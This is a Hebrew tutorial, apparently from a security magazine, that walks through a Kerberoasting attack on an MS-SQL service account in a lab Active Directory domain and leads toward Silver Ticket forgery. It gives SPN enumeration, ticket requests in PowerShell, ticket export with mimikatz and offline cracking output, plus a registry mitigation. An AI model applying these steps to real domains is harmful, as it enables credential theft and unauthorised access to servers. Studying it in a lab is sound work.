- בסביבת MS Domain, כל משתמש שמבקש Service Ticket משרת ה-TGS יענה בחיוב. למרות שבפועל יכול להיות שאין לו הרשאה, והתשובה היא מכיוון שארכיטקטורת Microsoft בנויה כך שזה לא תפקידו של ה-DC לדעת האם יש לנו הרשאה לשירות מסוים ב-Domain או לא,זאת אומרת שטכנית אפשר לבקש מה-DC אלף Service Tickets ולקבל, את ה-DC מה שמעניין זה האם יש לנו TGT בתוקף.

- ה-Services Ticket שאנחנו מבקשים מה-DC נשמרים בזיכרון ה-RAM במחשב שלנו בתהליך בשם lsass (Local Security Authority Subsystem) אשר מכיל בנוסף את כל ה-Keys של אותו משתמש והמון מידע רגיש, נוכל לצפות בכל ה-Service Ticket שקיבלנו מה-KDC על יד הפקודה:

```
klist
```

דוגמא ל-Service ticket:

```
#1>     Client: Win7Box @ MOSHE.COM
        Server: krbtgt/MOSHE.COM @ MOSHE.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 11/20/2018 18:53:31 (local)
        End Time:   11/21/2018 4:53:31 (local)
        Renew Time: 11/24/2018 22:48:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#2>     Client: Win7Box @ MOSHE.COM
        Server: cifs/domaincontrolermoshe.moshe.com @ MOSHE.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_deleg
ate name_canonicalize
        Start Time: 11/20/2018 19:00:24 (local)
        End Time:   11/21/2018 4:53:31 (local)
        Renew Time: 11/24/2018 22:48:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

בתמונה אנחנו רואים Tickets לשירותים שונים, בכל אחד מהם מופיע שמו של משתמש מבקש השירות, השירות שאליו ה-Ticket הונפק, סוג ההצפנה על ה-Ticket, תאריך הנפקה ותאריך תפוגה, סוג ההצפנה עבור ה-Key.

אם יש בידינו Tickets לשירותים מסוימים, ואנחנו יודעים שהם מוצפנים עם Key מסוים, נוכל על ידי כלי מתאים לנסות לבצע BF עליו ולמצוא את הסיסמה (או את NTLM Hash) שלה על ידי טכניקת Brute force, ועוד שיטות מגוונות.

למה MS-SQL הוא מעניין?

כאן מתחיל החלק הנחמד יותר, מה מיוחד כל כך בשרתי MS SQL?

- שרתי SQL הם השרתים היותר חשובים של הארגון, לעיתים יהיה מדובר בשרתי SQL של אפליקציות Web או כל אפליקציה אחרת שמאכסנת שם מידע, לכן הם צריכים להיות מאובטחים מאד, עם כל זאת הם גם צריכים להיות מהירים, לא נרצה לבצע שאילתת SQL ולהמתין הרבה זמן, ב-2018 אנחנו מצפים לא להמתין בכלל ☺.
- שרתי SQL רצים על ידי User Accounts בד"כ, ככה Microsoft ממליצים ללקוחות, ישנן לא מעט סיבות לדבר, חלקם גם מסיבות טכניות של הגדרות, אינטגרציה, וסנכרון תקין בין השרתים.
נסיק מכך שאת ה-Password שהוזן לאותו User Account Service סיכוי סביר שאדם הנפיק, זאת אומרת שיש סבירות לכך שניתן יהיה למצוא את אותה סיסמה (שוב בהנחה שהיא לא מאד ארוכה).

- כפי שהוזכר, לכל שירות אנחנו נצטרך לרשום SPN שימפה בין ה-Service לService Account שמריץ אותו.

ישנן שתי אפשרויות להגדיר SPN עבור SQL:

- הגדרה ידנית: דורש קריאת Doc's של Microsoft ולפעמים קצת כאב ראש, שלא נדבר על כך שאם יש תקלה או שלא הגדרנו אותו בצורה נכונה.
- הגדרה אוטומטית, יש מעין קסם קטן, אם ה-User Account עליו רץ השירות נמצא בקבוצת ה-AD - **Domain Admin**, ה-SPN ייווצר באופן אוטומטי ללא צורך בהגדרה כזו או אחרת.

אומנם Microsoft אינם ממליצים לעשות זאת מטעמי אבטחה, אך בכל זאת ישנם מקומות שפשוט יתנו ל-User Account להיות ב-Domain Admin בשביל לחסוך זמן והגדרות.

אז מה קורה בפועל?


לאחר כל ההסברים, הינה מתחיל החלק הפרקטי, ננתח לאט ונראה את רצף התהליכים. המטרה שלנו היא להצליח לקבל גישה לשרת SQL למרות שאנחנו משתמש שלא נמצא באף קבוצה מיוחדת וכמובן גם לא Local Admin על המכונה.

נקים מעבדה קטנה בעלת שלושה מכונות עם סביבת Domain (אפשרי ב-VMware / Virtual Box):

- מכונה ראשונה תהיה Domain Controller, שעליה יותקן Windows Server (רצוי 2008R2 ומעלה)
- מכונה שניה שעליה נתקין בהמשך את שרת ה-SQL-Server (גם צריכה להיות Windows Server)
- מכונה שלישית של Windows 7/10 קלאסית שיהיה מותקן עליה SQL Server Management Studio 2012
  - יש קישורים בסוף המאמר להורדה של כל הכלים שיובאו כאן, כולם חינמיים
  - יש ליצור לכל מכונה Domain user שירוץ עליה כמובן (כרגע ללא שום הרשאה מיוחדת)


בשלב הראשון נתקין שרת MS-SQL על המכונה שלנו, ההגדרות אינן מסובכות, חשוב רק להיות עקבי לגבי התהליך, אפשר להתקין כל גרסה שרוצים כולל 2017. לינק להורדה של SQL server 2012.


נתחיל להתקין את השרת, כאשר נגיע למסך בתמונה מטה, נבחר להתקין את הפריטים הבאים ב-Features Selection:



הדבר לא נראה בתמונה, אך יש לסמן גם SSMS - SQL Server Management Sudio

לאחר מכן נגיע למסך בו נצטרך להגדיר Service Account, ישנה אפשרות גם להגדיר זאת לאחר ההתקנה, אני אישית אגדיר זאת לאחר ההתקנה מענייני נוחות אך זה לא משנה בפועל.







בשלב זה יהיה עלינו לבחור מי יהיו המנהלים עלשרת ה-SQL. נבחר ב-**Windows Authentication Mode** (ניצור ב-AD קבוצה בשם SQLGroup, נוסיף אותה ואת המשתמש הדומייני שאנחנו נוכחים בו) כל מי שיהיה בקבוצה זו יהיה בעל הרשאה מלאה על ה-SQL Server.

שרת ה-SQL כמעט מוכן, כעת נגדיר Service Account ל-Service: תחילה ניצור Domain User חדש ב-AD, המשתמש ישמש כ-Service Account ועליו ירוץ DB Sql Service, וכמו שאמרנו בעבר יקל להוסיף אותו לקבוצת ה-Domain Admin במקום להגדיר SPN עבור SQL Server.

נפנה ל-Service המתאים (תחת Service.msc נבחר ב-SQL Server (MSSQLServer), נלחץ ה-SQL Server קליק ימני ולאחר מכן על Properties ואז על Log On. שם נשים את שם המשתמש שיצרנו ואת הסיסמא, נלחץ על Apply ולאחר מכן נעשה Restart ל-Service. בכך שרת ה-SQL שלנו ירוץ בהרשאות של ה--User Account שיצרנו.



אם נרצה, נוכל לוודא זאת ע"י Process Explorer, נלך אל ה-Process שנוצר (Sqlservr.exe) ונראה תחת איזה משתמש הוא רץ:



כל שנותר הוא לאפשר ב-Firewall את Port TCP/1433 (Default Port for SQL) לתעבורה נכנסת, ולאחר זה השרת שלנו מוכן! לטובת כך הפעילו את firewall.cpl, שם בחרו ב-inbound rules, צרו חוק חדש ואפשרו את הפורט 1433.

סיימנו עם בניית השרת, אפשר לנסות להכנס דרך ה-SMSS לשרת לראות שאכן יש הרשאה ושהוא תקין.

נעבור למכונה השלישית, נוודא שרץ עליה Domain User ללא שום הרשאה כזו או אחרת. פלט הפקודה whoami /all יאמת לנו כי משתמש זה אכן אינו בעל הרשאות כלל על שרת ה-MSSQL, ובכלל - נראה כי למעשה יש לו את הרשאות נמוכות מאוד:

```
User Name     SID
============= ============================================
moshe\win7box S-1-5-21-2072996837-2224659599-576064284-1110


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==========
Everyone                               Well-known group S-1-1-0      Mandatory gr
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory gr
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory gr
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory gr
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory gr
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory gr
LOCAL                                  Well-known group S-1-2-0      Mandatory gr
                                       Unknown SID type S-1-18-1     Mandatory gr
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192  Mandatory gr
```

לאחר מכן, נחקור קצת ונראה את טבלת ה-SPN ואת כל ה-Services הקיימים לנו בארגון. הפקודה:

```
setspn -T Moshe.com -Q */*
```

ב-cmd תציג לנו את הרשימה:

```
CN=krbtgt,CN=Users,DC=Moshe,DC=com
        kadmin/changepw
CN=WIN-T6R2EN8J9BS,CN=Computers,DC=Moshe,DC=com
        RestrictedKrbHost/WIN-T6R2EN8J9BS
        HOST/WIN-T6R2EN8J9BS
        RestrictedKrbHost/WIN-T6R2EN8J9BS.Moshe.com
        HOST/WIN-T6R2EN8J9BS.Moshe.com
CN=SQLSERVER,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLServer.Moshe.com
        WSMAN/SQLServer
        WSMAN/SQLServer.Moshe.com
        RestrictedKrbHost/SQLSERVER
        HOST/SQLSERVER
        RestrictedKrbHost/SQLServer.Moshe.com
        HOST/SQLServer.Moshe.com
CN=ATTACKER,CN=Computers,DC=Moshe,DC=com
        TERMSRV/ATTACKER
        TERMSRV/Attacker.Moshe.com
        RestrictedKrbHost/Attacker.Moshe.com
        HOST/Attacker.Moshe.com
        RestrictedKrbHost/ATTACKER
        HOST/ATTACKER
CN=sqlmanage,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLSERVER2017.Moshe.com:1433
        MSSQLSvc/SQLSERVER2017.Moshe.com
CN=SQLSERVER2017,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLSERVER2017.Moshe.com
        WSMAN/SQLSERVER2017
        WSMAN/SQLSERVER2017.Moshe.com
        RestrictedKrbHost/SQLSERVER2017
        HOST/SQLSERVER2017
        RestrictedKrbHost/SQLSERVER2017.Moshe.com
        HOST/SQLSERVER2017.Moshe.com
CN=serviceSQL2012,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLServer.Moshe.com:1433
        MSSQLSvc/SQLServer.Moshe.com
```

נתסכל ברשימה ונראה בין היתר את שרת ה-SQL שהתקנו, נראה גם שהוא רץ על ה-Service Account כמו שהגדרנו.


(בסביבת אמת, ישנם עשרות רבות של Services, גם במצב כזה חייב יהיה להתבצע סינון ראשוני, בד"כ הפרמטר הראשוני יהיה כפי שאמרנו בעבר בין User Account לבין Computer Account או ה-Services שרצים על Computer Account כמעט ובלתי ניתנים לפריצה מכיוון שהסיסמה ארוכה מאד ובנויה היטב).

אז נתחיל בכך שנרצה לבקש Service Ticket לשרת ה-SQL משרת ה-DC. נראה שתי דרכים לעשות זאת:

- בקשת Ticket דרך PowerShell:

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "Service/HostName:Port/NamePipe"
```

- דרך נוספת היא פשוט לנסות להתחבר את השרת דרך ה-SQL Management Studio ע"י שם שרת ה-SQL:



כמובן שאין לנו גישה, מכיוון שאנחנו ללא שום הרשאות לגישה לשרת, אבל המטרה הייתה לקבל **Service Ticket**:

```
Client: Win7Box @ MOSHE.COM
Server: MSSQLSvc/sqlserver.Moshe.com:1433 @ MOSHE.COM
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 11/22/2018 18:52:02 (local)
End Time:   11/23/2018 4:52:02 (local)
Renew Time: 11/29/2018 18:52:02 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

קיבלנו Service Ticket מה-DC, ב-Ticket זה יש את כל המידע עלינו כמו שראינו בפסקה על PAC, כל המידע הזה בעצם מוצפן עם ה-NTLM Hash Password של ה-Service Account, זאת אומרת שאם נשיג אותו באופן כלשהוא, נוכל לערוך את ה-PAC ולהזין את ההרשאות שנרצה עבור אותו ה-Service.

אז נתחיל, תחילה נבין שה-Tickets שאנחנו מקבלים נמצאים ב-RAM, אז קודם כל נצטרך לשלוף אותם מהזיכרון אל קובץ בדיסק, איך נעשה זאת?

Benjamin Delpy כתב כלי מדהים בשם Mimikaz[5] אשר יעזור לנו בנושא: תחילה נריץ את הכלי, ונזין את הפקודה: **Kerberos::list /export** אשר תשלוף את כל ה-Tickets Kerberos הקיימים לתוך קובץ עם סיומת ".kirbi". הם מיוצאים כברירת מחדל למיקום בו Mimikaz נמצא:

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 11/22/2018 6:52:02 PM ; 11/23/2018 4:52:02 AM ; 11/29/2018 6:52:02 PM
   Server Name       : krbtgt/MOSHE.COM @ MOSHE.COM
   Client Name       : Win7Box @ MOSHE.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file   : 0-40e10000-Win7Box@krbtgt~MOSHE.COM-MOSHE.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 11/22/2018 6:52:02 PM ; 11/23/2018 4:52:02 AM ; 11/29/2018 6:52:02 PM
   Server Name       : MSSQLSvc/sqlserver.Moshe.com:1433 @ MOSHE.COM
   Client Name       : Win7Box @ MOSHE.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file   : 1-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
```

לאחר ששלפנו אותם לדיסק, נשתמש בדרך קלאסית לנסות לפענח מהו ה-NTLM Hash Password של ה-Service, נעשה זאת דרך Brute Force (ניסוי וטעייה). ב-Git של Tim Meddin יש כלי בשם tgsrepcrack.py שנכתב בפייתון 2, תפקידו של הכלי הוא לקבל כפרמטר Kerberos-Tickets ו-Wordlist שמכיל סיסמאות, ולנסות לבצע Decrypt ל-Tickets.

זוהי הלוגיקה באופן מאד שטחי:

- המרה של הסיסמא ל-NTLM Hash
- השמה כפרמטר לפונקציית Decrypt
- בדיקה האם תהליך הפענוח בוצע בהצלחה או לא

ניתן להוריד מהאינטרנט עשרות רבות של קבצים כאלו עם מיליוני סיסמאות נפוצות (נקראים Wordlists), עם קצת סבלנות זה יעבוד, חיסרון קטן הוא שהכלי עובד מעט לאט יחסית לכלי שירוץ ב-C.

נריץ את הכלי בפיתון עם הפרמטרים המתאימים:

```
PS C:\Users\Win7Box> cd C:\Users\Win7Box\Desktop\kerberoast-master2
PS C:\Users\Win7Box\Desktop\kerberoast-master2> python.exe .\tgsrepcrack.py .\wordlist.txt
   '.\1-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi'
   found password for ticket 0: Sqlserver1  File: .\1-40a10000-Win7Box@MSSQLSvc
   ~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
   All tickets cracked!

PS C:\Users\Win7Box\Desktop\kerberoast-master2>
```

[5] כלי מאד חזק אשר מאפשר לנו לבצע מניפולציות רבות על מנגנוני Windows Security

ולאחר זמן מה (לפי מורכבותה של הסיסמה), הכלי מצא את Key (Service Account Password) ל-Ticket הספציפי ☺, במידה והזנו הרבה Tickets הוא יבצע את התהליך עבור כולם, כעת אנחנו יודעים מהי הסיסמה של אותו SA ונראה מה נוכל לעשות באמצעותה.

(חשוב להדגיש, העניין שאפשר בעצם לבצע Offline Cracking הוא יתרון מאד משמעותי, במצב כזה אין תלות באף גורם כזה או אחר, למיטב ידיעתי גם אין כל כך הרבה טכניקות בכדי לזהות שביצענו פעולה כזו, כל Ticket ל-Service שרץ על ידי משתמש ייפרץ (אולי לאחר יום / שבוע / שבועיים אבל ב- Offline Cracking אין לנו בעיה להמתין).

ע"י בדיקה קטנה באינטרנט באתר שמבצע Password Calculator, ה-NTLM Hash של הסיסמה הוא: **"B032A8B2697BEAAA11FBE5C8CE4F69E8"**, עם ה-**Key** הזה ה-DC מצפין את כל ה-Service Tickets שמבקשים גישה ל-Service הזה, ברגע זו יש בידנו את כל הכלים לעריכה מחדש של ה-ST הנוכחי שקיבלנו מה-DC בכדי ליצור:

כעת, כל שנותר לעשות הוא לערוך את ה-Ticket הזה מחדש, דרך Mimikaz נוכל לבצע גם זאת.

אבל רגע ישנה בעיה "קטנה", איך נתגבר על החתימות הדיגיטליות? בפסקה של ה-PAC דיברנו על כך שהוא חתום על ידי **שתי** חתימות דיגיטליות אחת עם ה-Hash של ה-Service ואחת עם ה-Hash KRBTGT.

על החתימה שמתבצעת עם ה-Hash של ה-Service נוכל להתגבר, החתימה הרי מתבצעת עם ה-Hash, והרי הרגע גילינו מהו אותו Hash, אז נחתום את ה-Ticket מחדש לאחר השינויים. אך מה נעשה עם החתימה של ה-KRBTGT? אין לנו את ה-Hash שלו וגם סביר להניח שקשה יהיה להשיג אותו, למרות שמדובר בסיסמה של משתמש, ספציפית הסיסמה הזו מונפקת גם על ידי ה-AD והיא מאד קשה לפענוח, (אומנם היום כבר יש פרצות בארגונים שגם את ה-KRBTGT אפשר לגלות אבל זה כבר נושא למאמר אחר) וברגע שה-SQL Server יבצע PAC Validation מול ה-DC, תתקבל תשובה שלילית ולא נקבל גישה.

אבל יש קאצ': ה-SQL Server אינו יבצע PAC Validation! הסיבה היא: ע"פ התיעוד של Microsoft לגבי PAC Validation:

PAC Validation יתבצע רק אם ה-Service לא רץ כ-Service בתוך "Service Control Manager" (Service-ים שמיועדים בין היתר לספק שירות לרכיבים אחרים ברשת, ומופעלים היישר ב-System boot), ובנוסף שלאותו Service לא תהיה הרשאה בשם: **"SeTcbPrivilege"** (Process/User בעל הרשאה זו יפעל בהרשאה "גבוהה" יותר במערכת ההפעלה ויוכל לאשר גישה למשאבים שונים עבור ה-Client).

SQL Server למזלנו הוא Service שרץ בתוך ה-SCM ולכן ה-PAC Validation אינו יכפה עליו, זאת אומרת שאנחנו עדיין יכולים לקבל גישה אליו, יש בנוסף אפשרות לשנות ערך Registry שתמיד יתבצע ה-PAC Validation:

```
[HKey_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parame
ters]
dword:00000001 / 0
```

לאפשר דבר כזה בארגונים אומנם ייתן אבטחה יותר טובה אך מנגד יעלה בהעמסה רבה על שרתי ה-DC, ואת התעבורה ברשת (כל פעולה הכי קטנה של המשתמש תעבור PAC Validation, לא הכי להיט שיש כשמדובר בארגונים גדולים שמפעילים שרתי Web וכו'... והאיטיות תורגש מאד)

נעבור כעת לעריכת ה-Ticket מחדש והחזרתו ל-RAM, נשתמש גם כאן ב-**Mimikaz:** נשתמש בפונקציונאליות שמיודעת לכתיבה של **Golden Ticket Attack,** אך גם תקינה עבור **Silver ticket Attack:**

הפרמטרים שאנחנו נצטרך להזין הם:

- שם ה-Domain (אם נמצאים ב-Forest אז גם שם ה-Forest)
- ה-SID של המשתמש שלנו (ללא ה-Section האחרון)
- Target - לאיזה יעד הבקשה צריכה להגיע (SPN)
- Service - שם השירות
- Ticket - אותו Ticket שנערוך ונזין בו את המידע החדש
- rc4 - סוג ההצפנה וה-Key (יכול להיות Rc4/AES..)
